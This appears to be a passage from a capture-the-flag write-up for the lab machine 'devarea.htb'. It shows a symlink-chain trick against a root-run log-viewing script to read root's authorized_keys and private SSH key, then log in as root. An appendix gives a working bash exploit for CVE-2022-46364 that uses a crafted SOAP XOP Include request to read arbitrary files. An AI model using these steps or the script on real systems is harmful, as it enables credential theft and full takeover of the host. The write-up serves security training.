-rwxr-xr-x  1 root     root     6103 Dec 14  2025 syswatch.sh
drwxr-xr-x  5 root     root     4096 Mar 22 18:55 venv
The syswatch.sh script exposes several subcommands, which dev_ryan can run as root.
main() {
    case "${1:-}" in
        web) start_web ;;
        web-stop) stop_web ;;
        web-restart|web-reload) reload_web ;;
        web-status) status_web ;;
        plugin) shift; execute_plugin "$@" ;;
        plugins) list_plugins ;;
        logs) shift; view_logs "$@" ;;
        --version) echo "$VERSION" ;;
        help|--help|-h) usage ;;
        *)
            usage
            ;;
    esac
}
One of the available subcommands is logs, which calls the view_logs function.
The view_logs function includes this code snippet:
# FILE NAME VALIDATION
local file="${arg:-system.log}"
if [[ ! "$file" =~ $SAFE_LOG_REGEX ]]; then
    echo "[Invalid log filename]: $file"
    return 1
fi

local path="$LOG_DIR/$file"
if [ -L "$path" ]; then
    local target
    target=$(ls -l "$path" | awk '{print $NF}')

    if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
        echo "[Blocked unsafe symlink target]: $file -> $target"
        return 1
    fi

    if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
        local resolved="$LOG_DIR/$target"
        if [ -f "$resolved" ]; then
            cat "$resolved"
            return
        else
            echo "[Symlink target not found]: $file -> $target"
            return 1
        fi
    fi
#....
if [ -L "$path" ]; then -> -L flag checks whether the file is a symlink.
target=$(ls -l "$path" | awk '{print $NF}') -> $NF points to display the last word.
if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then -> checks path traversal.
if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then -> checks that the symlink contains only allowed symbols.
if [ -f "$resolved" ]; then -> Checks if $LOG_DIR/$target exists as a regular file. Crucially, -f follows symlinks transparently.
cat "$resolved" -> follows the symlink chain at the OS level, reading the final target.
The validation checks whether the symlink target contains /, .., or \ -> however, it only inspects the immediate target of the symlink, not the full resolved path.
Since l1 points to l2 that represent a plain filename, it passes all validation checks.
The script then calls cat "$LOG_DIR/l2" -> and cat follows the chain, ultimately reading a specified file. Since dev_ryan can execute it as root -> we can read all files.
Getting Root
Go to the /opt/syswatch/logs directory.
First, we read authorized_keys to determine which key type root uses.
syswatch@devarea:~/logs$ ln -s l2 l1
syswatch@devarea:~/logs$ ln -s /root/.ssh/authorized_keys l2
Check:
sudo /opt/syswatch/syswatch.sh logs l1
 [+] key type -> ed25519
Replace l2 with a symlink pointing to the private key: /root/.ssh/id_ed25519
syswatch@devarea:~/logs$ rm l2
syswatch@devarea:~/logs$ ln -s /root/.ssh/id_ed25519 l2
Run the script to read the logs:

Copy the private key to the attack host and set the correct permissions:
chmod 600 root.key
Login as root:
└─$ ssh root@devarea.htb -i root.key
[+] /root/root.txt
Appendix
A) Script for CVE-2022-46364
#!/bin/bash

file=$1
echo "$file"

REQ="
------=boundary
Content-Type: application/xop+xml; charset=UTF-8; type=\"text/xml\"
Content-Transfer-Encoding: 8bit
Content-ID: <root.message@cxf.apache.org>

<soapenv:Envelope xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:dev=\"http://devarea.htb/\">
   <soapenv:Header/>
   <soapenv:Body>
      <dev:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content>?<xop:Include xmlns:xop=\"http://www.w3.org/2004/08/xop/include\" href=\"file://${file}\"/></content>
            <department>IT</department>
            <employeeName>John</employeeName>
         </arg0>
      </dev:submitReport>
   </soapenv:Body>
</soapenv:Envelope>
------=boundary--
"
echo "$REQ" > temp_req

curl -X POST -s "http://devarea.htb:8080/employeeservice" --data-binary @temp_req -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="----=boundary"; start="<root.message@cxf.apache.org>"; start-info="text/xml"' -H 'Soapaction: ""' > temp_res

res=$(xmllint --xpath '//*[local-name()="return"]/text()' temp_res | grep -oP '(?<=Content: ).*' | base64 -d)

echo "$res"